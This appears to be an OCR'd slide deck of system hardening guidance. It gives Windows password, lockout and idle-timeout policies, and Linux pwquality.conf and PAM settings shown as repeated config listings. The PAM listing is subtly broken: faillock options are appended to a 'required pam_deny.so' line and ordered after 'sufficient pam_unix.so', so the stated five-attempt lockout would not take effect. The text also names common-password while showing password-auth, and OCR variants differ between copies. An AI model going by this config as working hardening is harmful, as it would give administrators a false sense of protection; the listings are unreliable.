
Base

○ Hexadecimal

● Decimal

SYSTEM HARDENING GUIDANCE-Windows


- Password Policy



Policy	Security Setting
Account lockout duration	30 minutes
Account lockout threshold	5 invalid logon attempts
Reset account lockout counter after	30 minutes

SYSTEM HARDENING GUIDANCE-Windows


- Password Policy



Policy	Security Setting
Enforce password history	6 passwords remembered
Maximum password age	30 days
Minimum password age	0 days
Minimum password length	8 characters
Password must meet complexity requirements	Enabled
Store passwords using reversible encryption	Disabled

SYSTEM HARDENING GUIDANCE-Windows

- IDLE Session Time out



Set time limit for active but idle Remote Desktop Services sessions

Edit policy setting

Requirements:
At least Windows Server 2003 operating systems or Windows XP Professional

Setting	State	Comment
Set time limit for disconnected sessions	Not configured	No
Set time limit for active but idle Remote Desktop Services se...	Enabled	Yes
Set time limit for active Remote Desktop Services sessions	Not configured	No
End session when time limits are reached	Not configured	No
Set time limit for logoff of RemoteApp sessions	Not configured	No

Screen saver timeout

○ Not Configured
● Enabled
○ Disabled

Comment:

Supported on: At least Windows 2000 Service Pack 1

Options:

Number of seconds to wait to enable the screen saver

Seconds: 300

Help:

Specifies how much user idle time must elapse before the screen saver is launched.

When configured, this idle time can be set from a minimum of 1 second to a maximum of 86,400 seconds, or 24 hours. If set to zero, the screen saver will not be started.

This setting has no effect under any of the following circumstances:


- The setting is disabled or not configured.

- The wait time is set to zero.

- The "Enable Screen Saver" setting is disabled.

SYSTEM HARDENING GUIDANCE- LINUX


1. Password Policy
   - The following options are set in the /etc/security/pwquality.conf file:
     - minlen = 8- password must be 8 characters or more
     - dcredit = -1 - provide at least one digit
     - ucredit = -1 - provide at least one uppercase character
     - ocredit = -1 - provide at least one special character
     - lcredit = -1 - provide at least one lowercase character



```
[[redacted]]# cat /etc/security/pwquality.conf
# Configuration for systemwide password quality limits
# Defaults:
#
# Number of characters in the new password that must not be present in the
# old password.
# difok = 5
#
# Minimum acceptable size for the new password (plus one if
# credits are not disabled which is the default). (See pam_cracklib manual.)
# Cannot be set to lower value than 6.
minlen = 8
#
# The maximum credit for having digits in the new password. If less than 0
# it is the minimum number of digits in the new password.
dcredit = -1
#
# The maximum credit for having uppercase characters in the new password.
# If less than 0 it is the minimum number of uppercase characters in the new
# password.
ucredit = -1
#
# The maximum credit for having lowercase characters in the new password.
# If less than 0 it is the minimum number of lowercase characters in the new
# password.
lcredit = -1
#
# The maximum credit for having other characters in the new password.
# If less than 0 it is the minimum number of other characters in the new
# password.
ocredit = -1
#
# The minimum number of required classes of characters for the new
# password (digits, uppercase, lowercase, others).
# minclass = 0
#
```

SYSTEM HARDENING GUIDANCE- LINUX


1. Password Policy
   - The following options are set in the /etc/pam.d/common-password file:
     - retry=3 - Allow 3 tries before sending back a failure



```
[[redacted]]# cat /etc/pam.d/password-auth
#%PAM-1.0
# This file is auto-generated.
# User changes will be destroyed the next time authconfig is run.
auth        required      pam_env.so
auth        sufficient    pam_unix.so nullok try_first_pass
auth        requisite     pam_succeed_if.so uid >= 1000 quiet_success
auth        required      pam_deny.so pam_faillock.so preauth audit silent deny=5 unlock_time=1800
auth [default=die] pam_faillock.so authfail audit deny=5 unlock_time=1800
auth sufficient pam_faillock.so authsucc audit deny=5 unlock_time=1800

account     required      pam_unix.so
account     sufficient    pam_localuser.so
account     sufficient    pam_succeed_if.so uid < 1000 quiet
account     required      pam_permit.so

password    requisite     pam_pwquality.so try_first_pass local_users_only retry=3 authtok_type=
password    sufficient    pam_unix.so sha512 shadow nullok try_first_pass use_authtok remember=5
password    required      pam_deny.so

session     optional      pam_keyinit.so revoke
session     required      pam_limits.so
-session     optional      pam_systemd.so
session     [success=1 default=ignore] pam_succeed_if.so service in crond quiet use_uid
session     required      pam_unix.so
```

SYSTEM HARDENING GUIDANCE- LINUX


1. Password Policy
   - The following options are set in the /etc/pam.d/common-password file:
     - Lockout 30 mins. for five failed password attempts



```
[[redacted]]# cat /etc/pam.d/password-auth
#%PAM-1.0
# This file is auto-generated.
# User changes will be destroyed the next time authconfig is run.
auth        required      pam_env.so
auth        sufficient    pam_unix.so nullok try_first_pass
auth        requisite     pam_succeed_if.so uid >= 1000 quiet success
auth        required      pam_deny.so pam_faillock.so preauth audit silent deny=5 unlock_time=1800
auth [default=die] pam_faillock.so authfail audit deny=5 unlock_time=1800
auth sufficient pam_faillock.so authsucc audit deny=5 unlock_time=1800

account     required      pam_unix.so
account     sufficient    pam_localuser.so
account     sufficient    pam_succeed_if.so uid < 1000 quiet
account     required      pam_permit.so

password    requisite     pam_pwquality.so try_first_pass local_users_only retry=3 authtok_type=
password    sufficient    pam_unix.so sha512 shadow nullok try_first_pass use_authtok remember=5
password    required      pam_deny.so

session     optional      pam_keyinit.so revoke
session     required      pam_limits.so
-session     optional      pam_systemd.so
session     [success=1 default=ignore] pam_succeed_if.so service in crond quiet use_uid
session     required      pam_unix.so
```

SYSTEM HARDENING GUIDANCE- LINUX


1. Password Policy
   - The following options are set in the /etc/pam.d/common-password file:
     - password reuse is limited



```
[[redacted]]# cat /etc/pam.d/password-auth
#%PAM-1.0
# This file is auto-generated.
# User changes will be destroyed the next time authconfig is run.
auth        required      pam_env.so
auth        sufficient    pam_unix.so nullok try_first_pass
auth        requisite     pam_succeed_if.so uid >= 1000 quiet_success
auth        required      pam_deny.so pam_faillock.so preauth audit silent deny=5 unlock_time=1800
auth [default=die] pam_faillock.so authfail audit deny=5 unlock_time=1800
auth sufficient pam_faillock.so authsucc audit deny=5 unlock_time=1800

account     required      pam_unix.so
account     sufficient    pam_localuser.so
account     sufficient    pam_succeed_if.so uid < 1000 quiet
account     required      pam_permit.so

password    requisite     pam_pwquality.so try_first_pass local_users_only retry=3 authtok_type=
password    sufficient    pam_unix.so sha512 shadow nullok try_first_pass use_authtok remember=5
password    required      pam_deny.so

session     optional      pam_keyinit.so revoke
session     required      pam_limits.so
-session     optional      pam_systemd.so
session     [success=1 default=ignore] pam_succeed_if.so service in crond quiet use_uid
session     required      pam_unix.so
```

SYSTEM HARDENING GUIDANCE- LINUX


1. Password Policy
   - The following options are set in the /etc/pam.d/common-password file:
     - password hashing algorithm is SHA-512



```
[redacted]# cat /etc/pam.d/password-auth
#%PAM-1.0
# This file is auto-generated.
# User changes will be destroyed the next time authconfig is run.
auth        required      pam_env.so
auth        sufficient    pam_unix.so nullok try_first_pass
auth        requisite     pam_succeed_if.so uid >= 1000 quiet success
auth        required      pam_deny.so pam_faillock.so preauth audit silent deny=5 unlock_time=1800
auth [default=die] pam_faillock.so authfail audit deny=5 unlock_time=1800
auth sufficient pam_faillock.so authsucc audit deny=5 unlock_time=1800

account     required      pam_unix.so
account     sufficient    pam_localuser.so
account     sufficient    pam_succeed_if.so uid < 1000 quiet
account     required      pam_permit.so

password    requisite     pam_pwquality.so try_first_pass local_users_only retry=3 authtok type=
password    sufficient    pam_unix.so sha512 shadow nullok try_first_pass use_authtok remember=5
password    required      pam_deny.so

session     optional      pam_keyinit.so revoke
session     required      pam_limits.so
-session     optional      pam_systemd.so
session     [success=1 default=ignore] pam_succeed_if.so service in crond quiet use_uid
session     required      pam_unix.so
```

SYSTEM HARDENING GUIDANCE- LINUX

